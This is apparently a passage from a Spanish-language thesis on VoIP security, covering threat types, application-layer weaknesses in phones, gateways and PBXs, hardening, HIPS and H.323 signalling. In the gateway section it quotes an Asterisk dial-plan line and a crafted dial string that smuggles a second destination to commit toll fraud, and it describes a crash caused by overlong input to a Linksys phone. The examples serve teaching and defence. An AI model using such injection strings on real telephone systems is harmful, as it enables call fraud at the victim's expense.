Un ejemplo de no disponibilidad de un sistema, es cuando se requiere realizar una llamada por teléfono móvil y el usuario recibe un mensaje de "red no disponible" debido a que existe un gran número de abonados realizando llamadas en ese instante, colapsando la capacidad del sistema.

Otro tipo de problema común que genera indisponibilidad de los sistemas corresponde a fallas involuntarias en los sistemas: fallas de *hardware*, errores en el *software*, cortes en el suministro eléctrico y cortes en las líneas de comunicaciones.

[1] En informática, se denomina troyano o caballo de Troya (traducción literal del inglés Trojan horse) a un software malicioso que se presenta al usuario como un programa aparentemente legítimo e inofensivo pero al ejecutarlo ocasiona daños.

Para disminuir las vulneraciones a la disponibilidad de un sistema se utiliza redundancia (por ejemplo, de *hardware*, de *software* y de suministro eléctrico), de modo de disminuir la probabilidad de que el sistema no pueda operar debido a fallas de sistema. Garantizar la disponibilidad implica también la prevención de ataques que tienen por objetivo inhabilitar el sistema para su correcto funcionamiento.

2.1.4. Resumen

Los conceptos anteriormente descritos se resumen en la siguiente tabla.

Tabla 2.1. Resumen conceptos de seguridad

Concepto	Definición	Ejemplo de mecanismo de resguardo
Confidencialidad	Acceso a la información por parte únicamente de quienes estén autorizados	Contraseñas y Encriptación
Integridad	El mantenimiento de la exactitud y completitud de la información y sus procesos	Paridad
Disponibilidad	Acceso a la información y los sistemas de tratamiento de la misma, por parte de los usuarios autorizados cuando lo requieran	Redundancia

2.2. Amenazas de seguridad de un sistema VoIP

La norma ISO 27001 [21] define amenaza como "una causa potencial de un incidente indeseado, que puede dar lugar a daños a un sistema o a una organización". Las amenazas de seguridad son incidentes que potencialmente pueden provocar que al menos un concepto de seguridad sea vulnerado.

Las amenazas de seguridad de un sistema VoIP descritas a continuación incluyen la denegación de servicio (DoS), accesos no autorizados, fraudes telefónicos, interceptación, SPIT y Vishing.

2.2.1. Denegación de servicio (DoS)

Las amenazas de denegación de servicio son intentos maliciosos para degradar o inhabilitar el funcionamiento del sistema, afectando la disponibilidad del mismo. Esto puede realizarse mandando paquetes en gran cantidad o confeccionados cuidadosamente para explotar debilidades de

software.

El objetivo de una amenaza de denegación de servicio en VoIP, es colapsar los dispositivos de red a través de llamadas falsas que generan tráfico excesivo. De esta manera, las llamadas legítimas no pueden realizarse o se interrumpen.

En el caso de VoIP algunos ataques pueden resultar en un DoS para muchos equipos de telefonía IP. Por ejemplo, los terminales pueden dejar de operar cuando intentan procesar una alta tasa de paquetes; los servidores también pueden experimentar fallas y discrepancias de registro con un ataque de señalización específico de menos de 1Mb/segundo. En general, la tasa de llegada de paquetes puede resultar en un ataque de mayor impacto que el de ancho de banda. Un flujo de alta tasa de paquetes puede resultar en un DoS, incluso si el ancho de banda consumido es bajo. [23]

Los atacantes extorsionan a las empresas que proveen el servicio de telefonía IP amenazando con utilizar este tipo de ataques de denegación de servicio [24]. Como se espera que VoIP pueda ofrecer la misma disponibilidad que el sistema telefónico tradicional (99,999 %), los atacantes extorsionan a los proveedores de VoIP pidiéndoles dinero a cambio de detener los ataques de DoS.

VoIP está expuesto a 3 tipos de amenazas de DoS, las que se describen a continuación.

2.2.1.1. Denegación de servicio distribuido (DDoS)

Las amenazas de denegación de servicio distribuido (DDoS) son ataques de DoS desde múltiples sistemas, todos coordinados para inhabilitar un sistema de red VoIP, afectando su disponibilidad.

Para realizar el ataque se insertan programas dentro de los computadores de las víctimas, sin ser detectados, habilitando un acceso remoto para un usuario sin autorización. Para esto los atacantes utilizan por lo general troyanos y puertas traseras (*backdoor*)[2], logrando así crear miles de robots listos para realizar sus ataques de DDos.

En VoIP estos ataques distribuidos tienen como objetivo causar DoS en varios puntos de la red, de manera simultánea, colapsando el sistema por completo. También pueden producir tráfico tan grande que ningún dispositivo podría soportar.

[2]Una puerta trasera es una secuencia especial dentro del código de programación mediante la cual el programador puede acceder o escapar de un programa en caso de emergencia. Estas puertas también pueden ser utilizadas para fines maliciosos y espionaje.

Los sistemas de telefonía IP son particularmente vulnerables a estos ataques por dos razones. Primero, las redes de VoIP constan de muchos equipos con funcionalidades específicas (*Gateway*, MCU, PBX), que no pueden ser reemplazados por otros. Por lo tanto, si uno de ellos falla puede detener el correcto funcionamiento del sistema telefónico completo. Segundo, a diferencia de otros sistemas cuya operación se basa en el uso de un único protocolo (por ejemplo, un servidor web utiliza HTTP), los sistemas de VoIP usan múltiples protocolos en la red. Esta multiplicidad conlleva un aumento en el número de vulnerabilidades, lo que agrega nuevas amenazas.

2.2.1.2. *Fuzzing*

También conocido como testeo funcional, es un ataque que hace uso de paquetes malformados que provocan un mal funcionamiento del sistema. Afecta la integridad de los mensajes y la disponibilidad de los sistemas.

Este ataque envía mensajes malformados que pretenden causar el desbordamiento de buffer, cuelgues o reinicios en los dispositivos. Por ejemplo, basta que se mande un mensaje con número de secuencia negativo para que un terminal quede inoperativo y sea necesario reiniciarlo.

El objetivo de un ataque *fuzzing* es comprobar cómo manejan los dispositivos, las aplicaciones o el propio sistema operativo la implementación de los protocolos. Al exponer los dispositivos a situaciones anómalas que desgraciadamente no se han tenido en cuenta en el diseño, casi siempre terminan en un error, denegación de servicio o en alguna vulnerabilidad más grave.

En VoIP, en particular el protocolo SIP, envía mensajes en texto plano, por lo tanto, es muy fácil realizar el cambio de los campos del mensaje. Esto puede llevar a un error de un dispositivo VoIP. En cambio para otros protocolos, como H323 y IAX2, los mensajes son binarios, así hace más difícil la realización de este tipo de ataques.

También este ataque se utiliza en VoIP para realizar testeos funcionales y verificar como se comporta el protocolo. Es uno de los mejores métodos para encontrar errores y agujeros de seguridad.

2.2.1.3. Inundaciones (*Flooders*)

Una inundación (*flood*), consiste en mandar mucha información en poco tiempo a un dispositivo para intentar que se sature. Afecta primordialmente a la disponibilidad.

El atacante utiliza los límites del tamaño de los buffers; el número máximo de llamadas que se pueden cursar paralelamente, el número de mensajes enviados a los terminales, y los excede haciendo que el tráfico legítimo no pueda ser procesado correctamente.

En VoIP los inundadores (*flooders*) tienen como objetivo los servicios y puertos de telefonía IP. De esta manera, al bloquear puertos de comunicación, deniegan el servicio a los usuarios legítimos.

Una inundación puede causar mayor daño en una red VoIP, que en una red de datos. La utilización de calidad de servicio (QoS), provee que los mensajes de telefonía sean transmitidos con prioridad a través de la red. Es por esto que, cuando se realiza una inundación en la red, el ancho de banda se ve afectado directamente, lo que afecta el buen desempeño de la red de datos y de VoIP.

2.2.2. Accesos no autorizados

Los accesos no autorizados son ataques que se enfocan en los sistemas de control de llamadas, administración, facturación, y otras funciones de telefonía que requieren autentificación. Cada uno de estos sistemas puede contener datos que, si son comprometidos, pueden facilitar una estafa.

El acceso a datos de llamadas es el objetivo más deseado para atacantes que pretenden perpetuar un fraude, ya que en esos sistemas pueden encontrarse datos bancarios (por ejemplo en los sistemas de facturación). Es por esto que se debe resguardar todos los servidores de bases de datos que sean utilizados por el sistema, de forma de evitar accesos no autorizados.

A través de sistemas de administración remota como SSH (*Secure Shell*) y contraseñas débiles los atacantes provocan accesos no autorizados en los equipos.

2.2.3. Fraude Telefónico (*Toll fraud*)

Los fraudes telefónicos son frecuentes en los sistemas telefónicos tradicionales. Se trata de ataques que pretenden recaudar dinero a costa del servicio telefónico, realizando llamadas de larga distancia o robos de minutos de llamadas.

Durante la década de los 80s, cuando los *carriers* comenzaron a migrar sus sistemas de *switching* análogo a digital, realizar fraude telefónico se convirtió en una práctica común entre la creciente comunidad de *phreackers* (*Phone Hackers*). El nacimiento de la telefonía basada en internet agrega más facilidades para la lista de métodos a través de los cuales los *phreackers* pueden penetrar en los sistemas de control de llamadas. [25]

Un ejemplo de fraude telefónico es el intento de un atacante de recibir dinero por realizar un

gran número de llamadas a un número de cobro, dividiéndose así el dinero entre el propietario del número y el atacante. Ejemplos de estos números de cobro se pueden ver en concursos televisivos, en los cuales se realizan votaciones con un costo asociado.

Otro ataque es la suplantación de un teléfono para obtener llamadas de larga distancia gratuitas. El atacante vulnera el sistema haciendo pasar su teléfono como teléfono legítimo, así el atacante usa su identificación clonada para realizar numerosas llamadas y los cargos son traspasados a la víctima. Un ejemplo de este ataque es el caso que se menciona en la introducción, donde se vendieron minutos robados de varias empresas proveedoras de VoIP.

2.2.4. Interceptación (*Eavesdropping*)

El *eavesdropping*, es el término con el que se conoce al ataque de interceptación. Este ataque es la captura de información por parte de un intruso al que no iba dirigida dicha información. En términos de telefonía VoIP, se trata de la interceptación de las conversaciones telefónicas por parte de individuos que no participan en la conversación y la interceptación de los mensajes utilizados en el sistema.

En VoIP la interceptación presenta pequeñas diferencias con la interceptación de paquetes en redes tradicionales. En VoIP se diferencian básicamente dos partes dentro de la comunicación: la señalización y los paquetes de voz. La interceptación de la señalización, más que revelar información de las víctimas que realizan y reciben la llamada, revela la configuración de la red y la localización de los dispositivos. La interceptación de paquetes de voz revela el contenido de las conversaciones telefónicas.

A través de esta técnica, es posible obtener toda clase de información sensible y altamente confidencial (datos personales y estrategias comerciales). Y aunque en principio se trata de una técnica puramente pasiva, es decir es un ataque que solo captura información, es posible intervenir la conversación de forma activa insertando nuevos datos en la comunicación, redireccionando o impidiendo que los datos lleguen a destino.

2.2.5. SPIT (*Spam over Internet Telephony*)

El SPIT es el SPAM de la telefonía IP. Es un ataque que puede usar paquetes de datos o de voz. Ya sea enviando mensajes SMS para promocionar productos a los diferentes terminales, o enviando grabaciones promocionales a los buzones de voz de los usuarios.

Los agentes de *telemarketing* se han percatado del potencial de VoIP y de la conveniencia de utilizar la automatización para llegar a miles de usuarios. A medida que se generalice la VoIP

este ataque será más común, de la misma forma como sucedió con los e-mails.

A pesar que en la actualidad no es una práctica demasiado extendida, en comparación con lo que sucede en las redes IP, las redes VoIP son inherentemente vulnerables al envío de mensajes de voz basura. Esto impacta con más fuerza el correcto funcionamiento de las redes VoIP, dado la acotada memoria de un servidor de buzón de voz.

2.2.6. Vishing

Vishing es el término usado para referirse a VoIP *phishing*. Es un ataque con las mismas características del *phishing*[3] pero adoptado a las posibilidades de VoIP.

Al igual que ocurre con el SPAM las amenazas de *phishing* suponen un gran problema para el correo electrónico. Para los ataques de phishing las denuncias por robo de información confidencial de forma fraudulenta son muy comunes y exactamente las mismas técnicas son aplicadas a la plataforma VoIP.

Gracias a la telefonía IP un intruso puede realizar llamadas desde cualquier lugar del mundo al teléfono IP de un usuario y con técnicas de ingeniería social y mostrando la identidad falsa o suplantando otra conocida por la víctima, pueden obtener información confidencial, datos personales, números de cuenta o cualquier otro tipo de información.

Un ejemplo reciente, un mensaje de correo electrónico que parecía proceder de un banco ofrecía un número VoIP local como contacto. El hecho de que el número fuese local daba legitimidad al mensaje. Si los identificadores de los llamantes son tan fáciles de falsificar y resulta tan sencillo crear números VoIP, se puede estimar que habrá muchos más ataques de ingeniería social de este tipo [24].

2.2.7. Resumen

Para el buen funcionamiento de las redes VoIP, es necesario reforzar la seguridad de la digitalización de la voz, de manera independiente de la establecida en la red. Tener una red segura no implica tener asegurada la tecnología VoIP, tiene aspectos que no están asegurados con un *firewall*, que deben ser tomados en cuenta y que serán revisados más adelante.

Estos inconvenientes no significan que la tecnología VoIP tenga mayores problemas que beneficios, gracias a ella se reducen los costos administrativos y el uso de recursos, provee de gran

[3] phishing se realiza mediante el uso de ingeniería social caracterizada por intentar adquirir información confidencial de forma fraudulenta

movilidad y privilegios para todos los usuarios; sólo se deben tener ciertos cuidados en su implementación. Para así ofrecer las bases de la seguridad que son: confidencialidad, integridad, y disponibilidad.

Cada peligro de seguridad puede ser clasificado de acuerdo a como se ve afectada: la confidencialidad, integridad y disponibilidad en el sistema de VoIP. Es así como se puede elegir las contramedidas adecuadas.

Tabla 2.2. Amenazas de seguridad VoIP

Ataque	Confidencialidad	Integridad	Disponibilidad
Denegación de Servicio			X
Accesos no Autorizados	X	X	
Fraudes Telefónicos		X	
Interceptación	X		
SPIT		X	X
Vishing	X	X	

En la **tabla 2.2** se puede ver como se ven afectados los conceptos de seguridad con las amenazas de VoIP.

Capítulo 3

SEGURIDAD VOIP EN CAPA DE APLICACIÓN

La mayor parte de los ataques y vulnerabilidades de *software* de los diferentes dispositivos VoIP son los mismos que los ataques y vulnerabilidades de los dispositivos de una red de datos. Esto se debe a que ambas redes comparten muchas aplicaciones (HTTP, e-mail, base de datos) que funcionan sobre el mismo protocolo IP.

Los ataques y vulnerabilidades de las redes de datos en la capa de aplicación han sido estudiados y se puede encontrar información detallada en internet [26], [27] , [28], [29]. Las más comunes son:

- Contraseñas débiles.
- Falta de actualizaciones de firmware[1].
- Accesos remotos.
- Servicios innecesarios.
- Malas configuraciones.
- Malware[2].

Las vulnerabilidades de la capa de aplicación en las redes de datos que fueron listadas previamente, también forman parte del conjunto de vulnerabilidades de las redes VoIP, pero no serán descritas en este capítulo. En este capítulo serán expuestas las vulnerabilidades explotadas comúnmente en la capa de aplicación de las redes VoIP.

Finalmente, en este capítulo se describirán algunos sistemas de *software* que permite resguardar la tecnología VoIP a nivel de capa de aplicación.

[1] Firmware es un programa que es grabado en una memoria ROM y establece la lógica de más bajo nivel que controla los circuitos electrónicos de un dispositivo. Se considera parte del hardware por estar integrado en la electrónica del dispositivo, pero también es software, pues proporciona la lógica y está programado por algún tipo de lenguaje de programación. El firmware recibe órdenes externas y responde operando el dispositivo.

[2] Malware (del inglés malicious software), es software que tiene como objetivo infiltrarse o dañar una computadora sin el consentimiento de su propietario.

3.1. Vulnerabilidades capa de aplicación

A continuación se estudiarán las vulnerabilidades, en los diferentes dispositivos VoIP que utilizan la capa de aplicación para su comunicación, ya que no todos los dispositivos se relacionan con esta capa.

3.1.1. Terminales

En general, los teléfonos IP y *softphones* son la herramienta utilizada por los atacantes para tener acceso a las redes VoIP. Los terminales son los dispositivos menos críticos, es decir los terminales son un dispositivo que si se ve vulnerado no produce que la red VoIP deje de funcionar. Por otro lado, son los dispositivos más comunes y menos controlables, debido a la movilidad del usuario. A través de éstos, los atacantes pueden conocer la configuración de la red VoIP y obtener acceso a ella, ya que los teléfonos cuentan con información en sus configuraciones (dirección IP de la central y datos de usuario).

Uno de los problemas de seguridad de los teléfonos IP proviene de una de sus ventajas, la movilidad. Un usuario de VoIP puede desconectar su teléfono y conectarlo en cualquier lugar de la empresa y su número seguirá siendo el mismo. Para esto debe existir un conector *ethernet* habilitado en la sucursal de la empresa. Esto significa el doble de accesos a la red, suponiendo que existen 2 conectores *ethernet* por cada escritorio, uno para datos y otro para telefonía. Por esto, cualquier persona que tenga acceso físico a las oficinas podrá tener completo acceso a la red VoIP, he incluso a la red de datos. Esta vulnerabilidad se puede solucionar aplicando control de acceso antes de permitir a un dispositivo conectarse a la red.

Para brindar seguridad a un terminal es necesario instalar certificados de seguridad o ingresar contraseñas de autentificación, sin embargo estas pueden ser extraídas si un terminal es comprometido.

Los *softphones*, en particular, tienen otra problemática, se localizan en un computador. Esto significa que cuentan con las mismas vulnerabilidades que éste (vulnerabilidades listadas al comienzo del capítulo) y se encuentran en la misma red de datos. Por lo tanto, obligan a dar acceso a los terminales a la red de datos y a la red de voz.

Los *softphones* no permiten separar la red de voz con la de datos. Esto permite que cualquier ataque realizado en la red de datos afecte directamente a la red de voz. Es por esta razón que el *National Institute of Science and Technology* (NIST) recomienda que los *softphones* no se utilicen en la red VoIP [30].

A continuación se describirán problemas de seguridad ocasionados cuando los dispositivos VoIP utilizan los siguientes protocolos de la capa de aplicación [11].

3.1.1.1. Inserción de servidor TFTP

Trivial File Transfer Protocol (TFTP) es un protocolo utilizado por los terminales para descargar archivos y es utilizado para redes VoIP de gran escala, donde los terminales actúan como clientes y debe existir un servidor TFTP que actúa como maestro. Este protocolo se encuentra definido en el RFC 1350.

Los archivos instalados por un servidor TFTP en los terminales permiten configurar y actualizar *software*. Un servidor TFTP debe tener acceso a la mayor parte de la red para distribuir los archivos de configuración, por lo tanto se debe mantener bajo estricta seguridad.

El atacante puede instalar un servidor TFTP, y enviar archivos de configuración (capturados en sesiones anteriores) desde el servidor hacia el terminal del atacante, con un identificador de usuario legítimo. Luego cursan llamadas ocasionando una amenaza de fraude telefónico, asociando el costo de las llamadas cursadas, por ellos, al usuario legítimo.

3.1.1.2. Telnet

Telnet (*TELecommunication NETwork*) es un protocolo de red que sirve para acceder mediante una red a otra máquina para manejarla remotamente. Algunos de los teléfonos IP, como los teléfonos IP de Cisco, soportan el servicio telnet para ser configurados remotamente. Este protocolo se encuentra definido en el RFC 854 y 855.

El atacante debe configurar manualmente la dirección IP en los teléfonos de las victimas para poder acceder a través de la dirección IP con el servicio telnet. El servicio telnet requiere una contraseña de autenticación que es obtenida por los atacantes a través de la captura de, por ejemplo, el archivo de configuración de TFTP.

Una vez dentro de la configuración del terminal, los atacantes pueden obtener parámetros como: modelo del teléfono, servidor DHCP, dirección IP y máscara de red y *router* de salida (*default gateway*). Estos parámetros son utilizados para conocer la configuración de la red VoIP.

Este ataque es un ataque pasivo que permite al atacante obtener información que le será de utilidad para realizar un ataque activo.

3.1.1.3. HTTP

Hypertext Transfer Protocol o HTTP es el protocolo usado en cada transacción de la *World Wide Web*. Se encuentra definido en una serie de RFC, el más importante de ellos es el RFC 2616 que especifica la versión 1.1 [31].

En VoIP, el protocolo HTTP se utiliza para la configuración remota de la mayoría de los dispositivos VoIP. Incluso los terminales cuentan con su servidor HTTP para configuración, con las limitaciones que el dispositivo conlleva.

El protocolo HTTP ha sido ampliamente vulnerado. Estas vulnerabilidades pueden ser transmitidas a los dispositivos VoIP mediante su interfaz web de configuración remota. A través de las modificaciones en los parámetros del protocolo, los atacantes pueden lograr ataques de denegación de servicio, accesos no autorizados o fraudes telefónicos.

En [32] se pueden encontrar variados ataques a HTTP. De ellos, se pueden clasificar 3 tipos de acuerdo a su objetivo: HTTP DoS, interceptación de configuración HTTP y acceso no autorizado HTTP.

Un ejemplo de los ataques HTTP, es el de teléfono Linksys SPA-921 versión 1.0.0. Se logra una amenaza de DoS de dos maneras. La primera, una petición de una URL que excede el tamaño máximo del servidor HTTP del dispositivo, provoca que el teléfono se reinicie. La segunda forma de provocar DoS es ingresando un nombre de usuario o una contraseña demasiado larga en la autenticación HTTP, lo que también provoca que el teléfono se reinicie. [20]

3.1.2. *Gateways* VoIP

Un *gateway* se considera un dispositivo crítico dentro de una red VoIP, ya que si el dispositivo es comprometido, no puede realizarse la salida de llamadas hacia otras redes. El *gateway* provee una salida hacia la red telefónica tradicional, lo que permite a los atacantes que logran tener acceso al dispositivo salir directamente a la red de telefonía tradicional e instalar llamadas. Por lo tanto, se debe tener consideraciones de seguridad en sus servicios y configuración.

Las vulnerabilidades de un *gateway* dependerán de los servicios que provea y de su configuración. Entre los servicios o especificaciones que se pueden encontrar en un *gateway* están: soporte para SNMP, administración Web o HTTP, DHCP y TFTP. Todos estos protocolos, usualmente encontrados en las redes de datos, tienen sus problemas de seguridad ya comentados anteriormente al comienzo del capítulo.

Una vulnerabilidad de configuración depende del plan de discado que se utilice. Un plan de discado o dial-plan, es la numeración que se utiliza para direccionar las llamadas. Por ejemplo comúnmente se antepone un número predefinido para poder llamar a celulares. Se utiliza en algunos *gateways*, pero se encuentra en casi todas las IP-PBX.

Un caso de vulnerabilidad de configuración es Asterisk donde se puede utilizar signos de puntuación y otros caracteres en el dial-plan, si se programa esta línea en el plan de discado: `exten=>_X.,1,Dial(SIP${ EXTEN})` se podría marcar: `3pepota&DAHDI`. Y en Asterisk, al existir el símbolo & llamará a ambos sitios simultáneamente, de forma que si una de las partes contesta, se podrá comunicar con ella, burlando todas las prohibiciones de la red y estableciendo un cobro local, aunque la llamada realmente sea de larga distancia. [33]

Si los contextos no están bien configurados en el *gateway*, es posible que un atacante reconozca los planes de discado y pueda realizar fraudes telefónicos.

3.1.3. Central telefónica o PBX IP

Una PBX IP o central telefónica IP, es el dispositivo más crítico dentro de los sistemas VoIP, ya que a través de este dispositivo los atacantes pueden ganar el control de la red VoIP.

Las PBX además cuentan con otros servicios en la capa de aplicación, los cuales traen problemas de seguridad a la red VoIP. Estos servicios, como bases de datos y servicios de correo, tienen vulnerabilidades ya conocidas mencionadas al comienzo de este capítulo. Estas vulnerabilidades afectan comúnmente al sistema operativo, en el cual reside la PBX IP. Además comparte la vulnerabilidad de las configuraciones del plan de discado con los *gateways* y tienen servicios que proveen facilidades de configuración, como lo son las interfaces web, que proveen accesos extras a los atacantes. Para prevenir esto se realiza *hardening*.

3.2. Contramedidas

Para resguardar la capa de aplicación de VoIP existen herramientas de seguridad en las redes de datos que pueden ser utilizadas para VoIP. Entre estas herramientas se encuentran: *firewalls*, antivirus y antiespías (*antispyware*). Además de estas herramientas, muy comunes en las redes de datos, se pueden encontrar 2 herramientas que ayudarán con los resguardos de VoIP: *hardening* y *Host Intrusion Prevention System (HIPS)*.

3.2.1. *Hardening*

Hardening es una acción compuesta por un conjunto de actividades, que son realizadas por el administrador de un sistema operativo para reforzar al máximo la seguridad de un dispositivo.

Así se entorpece la labor del atacante y se puede minimizar las consecuencias de un incidente de seguridad e incluso evitar que éste suceda. [34]

Es importante señalar que el *hardening* de sistemas operativos no necesariamente logrará equipos invulnerables. Según el modelo OSI, el sistema operativo es sólo una capa de éste (capa aplicación) y es un factor más a considerar para defender globalmente un sistema VoIP.

Los dispositivos que trabajan con sistemas operativos conocidos, son más vulnerables y es importante la realización de *hardening* en el sistema. Por ejemplo una PBX Trixbox, es un sistema completo de aplicaciones (entre éstas la central Asterisk) que se encuentra sobre un sistema operativo CentOS, el cual es libre y es un sistema abierto. CentOS está ampliamente documentado lo que amplía el conocimiento de los atacantes sobre sus vulnerabilidades y su funcionamiento.

Para prevenir posibles ataques de sistemas operativos utilizados en VoIP es necesario realizar *hardening* a todos los dispositivos VoIP. En el apéndice B se desarrolla *hardening* para el sistema operativo CentOS.

A continuación se listan pasos de *hardening* para sistemas operativos en general:

1. Instalar la última versión y luego realizar una actualización.
2. Buscar parches de vulnerabilidades en páginas web como: `http://cve.mitre.org/`
3. Cambiar contraseñas por omisión del sistema.
4. Proteger archivos de sistema.
5. Establecer cuentas de usuarios y bridar permisos necesarios.
6. Listar los servicios necesarios, para el funcionamiento y eliminar todas las aplicaciones no necesarias.
7. Cerrar todos los puertos no utilizados.
8. Para las aplicaciones de acceso remoto, establecer contraseñas y limitar errores de su ingreso.

Algunos pasos de *hardening* y buenas prácticas en los sistemas VoIP son las siguientes:

- Revisar exhaustivamente el plan de discado.
- Resguardar la base de datos con los usuarios y buzón de mensajes.

3.2.2. Host Intrusion Prevention System (HIPS)

HIPS es un *software* que reside en un computador o servidor (*host*) y analiza anomalías a nivel de sistema operativo. Es un dispositivo del tipo reactivo, es decir, detecta y actúa.

Un HIPS es la última barrera que un atacante debería enfrentar, después de haber vulnerado los sistemas de seguridad a nivel de capas más bajas. Un HIPS detecta anomalías a nivel de capa de aplicación en el sistema operativo y puede bloquear llamadas maliciosas al sistema. Estas anomalías pueden ser accesos no autorizados a archivos críticos, mensajes mal formados, programas de escaneo de puertos, etc.

Para VoIP un HIPS instalado en un terminal de *software* sería muy útil, ya que solamente permitiría *softphones* y aplicaciones autorizadas, evitando así la mezcla de la red VoIP con la de datos. Es decir, un HIPS bien configurado podría evitar que los diferentes programas que permiten los ataques no lleguen a la red VoIP. Esto evitaría los ataques internos de la red local.

3.3. Resumen

La capa de aplicación depende de los servicios que se deseen implementar en la red VoIP. Estos servicios aumentarán las vulnerabilidades del sistema, por lo que se debe tomar medidas para evitar las vulnerabilidades, propias de cada aplicación.

Tabla 3.1. Vulnerabilidades capa de aplicación

Protocolo	Ataque	C	I	D
TFTP	Inserción de servidor TFTP		✓	
Telnet	Acceso telnet	✓		
HTTP	HTTP DoS			✓
	Interceptación de configuración HTTP	✓		
	Acceso no autorizado HTTP	✓	✓	✓

En la **tabla 3.1** se listan las vulnerabilidad expuestas en este capítulo y como afectan los conceptos de seguridad (confidencialidad, integridad y disponibilidad). En la columna 3, C significa confidencialidad, en la columna 4, I significa integridad y en la columna 5, D significa disponibilidad.

Las contramedidas descritas en este capítulo actúan en la capa de aplicación, pero no necesariamente evitan los ataques en esta capa. Son necesarias contramedidas de capas más bajas

para contrarrestar algunos ataques en su totalidad.

Tabla 3.2. Contramedidas capa de aplicación

Sistema de seguridad
Firewalls aplicativos
Antivirus
Antiespías
Hardening
HIPS

En la **tabla 3.2** se listan las contramedidas descritas en este capítulo.

Capítulo 4

PROTOCOLOS VOIP Y SUS VULNERABILIDADES

En este capítulo se ahondará en los protocolos más utilizados en redes VoIP. Estos son: H.323, SIP, SDP, MGCP que se ubican en la capa de sesión del modelo OSI y RTP que se ubica en la capa de transporte. Con el fin de comprender las vulnerabilidades y ataques de cada uno de ellos, se estudiarán en detalle los protocolos, poniendo énfasis en su funcionamiento y sus mensajes.

Los protocolos a estudiar en este capítulo se dividirán en diferentes secciones, de acuerdo a los procesos en los cuales participan (descritos en el capítulo 1). Estas secciones son: señalización, transporte y codificación, y control de medios.

Adicionalmente, debido a que los proveedores de dispositivos IP añaden e implementan protocolos propios para facilitar la interacción entre sus dispositivos, se agrega a las secciones anteriores el estudio de protocolos propietarios. En particular, se describirán los protocolos SCCP y IAX2, utilizados por el proveedor Cisco y la central telefónica Asterisk.

4.1. Señalización

Los protocolos de señalización que se estudian en esta sección son H323 y SIP. Adicionalmente, se describirán algunos protocolos que participan en el establecimiento de la señalización como SDP.

4.1.1. H.323

Más que un protocolo, H.323 es una recomendación de la ITU-T (Unión Internacional de Telecomunicaciones). La recomendación H.323 define los requisitos y protocolos para sistemas de comunicación multimedia en aquellas situaciones en las que la red de transporte es una red de datos, la cual puede que no proporcione una calidad de servicio (QoS, *quality of service*) garantizada [35]. Su descripción esta publicada en la página web de la ITU [13].

H.323 se caracteriza por ser complejo, pero que es muy completo en lo que respecta a sus funcionalidades en redes VoIP. Por ejemplo dentro del estándar se considera la seguridad e incluso

establece calidad de servicio de forma interna, es decir garantiza la transmisión de información de voz, en un tiempo dado, sin necesitad de una tecnología externa.

Para su funcionamiento H.323 utiliza otros protocolos como:

- **RTP** [15]- Protocolo utilizado para el transporte de la voz.
- **H.245** [36]- Protocolo de control para comunicaciones multimedia. Describe los mensajes y procedimientos utilizados para abrir y cerrar canales lógicos para audio, video y datos, capacidad de intercambio, control e indicaciones.
- **H.450** [37]- Describe los servicios suplementarios de la telefonía IP. Como transferencia de llamadas, llamadas en espera, entre otros.
- **H.235** [38]- Describe la seguridad de H.323.
- **H.239** [39]- Describe el uso de la doble trama en videoconferencia, normalmente una para video en tiempo real y otra para presentación.
- **H.281** [40]- Describe el control de cámaras.
- **H.225** [41]- Protocolo utilizado para describir la señalización de la llamada, el medio (audio y/o video), el empaquetamiento de los mensajes, la sincronización de mensajes y los formatos de los mensajes de control.
- **Q.931** [42]- Este protocolo es definido originalmente para señalización en accesos directos a red telefónica tradicional. Es equivalente al protocolo utilizado desde el *gateway* hacia la red telefónica tradicional.
- **RAS (***Registration, Admission and Status***)** - utiliza mensajes H.225 para la comunicación entre el *gateway* y el *gatekeeper*. Sirve para registrar terminales H.323, control de admisión de llamadas, control de ancho de banda, estado y desconexión.

Tabla 4.1. Mensajes RAS

Mensaje (abreviación)	**Función**
GatekeeperRequest(GRQ)	Búsqueda de gatekeeper
GatekeeperConfirm(GCF)	Respuesta de búsqueda de gatekeeper
GatekeeperReject(GRJ)	Rechazo búsqueda de gatekeeper
RegistrationRequest(RRQ)	Registro con un gatekeeper
RegistrationConfirm(RCF)	Confirmación registro con un gatekeeper

Mensaje (abreviación)	Función
RegistrationReject(RRJ)	Rechazo registro con un gatekeeper
UnregistrationRequest(URQ)	Des-registro
UnregistrationConfirm(UCF)	Confirmación des-registro
AdmissionRequest(ARQ)	Iniciación de una llamada
AdmissionConfirm(ACF)	Confirmación iniciación de una llamada
AdmissionReject(ARJ)	Iniciación de llamada rechazada
DisengageRequest(DRQ)	Petición terminación de una llamada
DisengageConfirm(DCF)	Confirmación terminación de llamada
DisengageReject(DRJ)	Rechazo de terminación de llamada

En la **tabla 4.1** se muestra en la primera columna el nombre de los mensajes RAS y en la segunda columna su respectiva función.

Es importante recordar que los *gatekeepers* son utilizados para llamadas entre terminales H.323 y otras redes. Sin embargo, los terminales H.323 no necesitan ninguna entidad para comunicarse cuando se encuentran en una misma red.




Figura 4.1. Instalación llamada H.323

En la **figura 4.1** se puede ver una interacción típica entre dos terminales H.323, que se encuentran en una misma red, lo que comúnmente se llama instalación de llamada H.323. Una llamada H.323 se desarrolla a través de las siguientes fases que se muestran gráficamente en la **figura 4.1**:

1. **FASE DE ESTABLECIMIENTO**
   - Uno de los terminales se registra en el *gatekeeper* utilizando el protocolo RAS (mensajes *ARQ* y *ACF*).
   - Mediante el protocolo H.225 se manda un mensaje de inicio de llamada (*SETUP*) con los datos (dirección IP y puerto) del llamante.
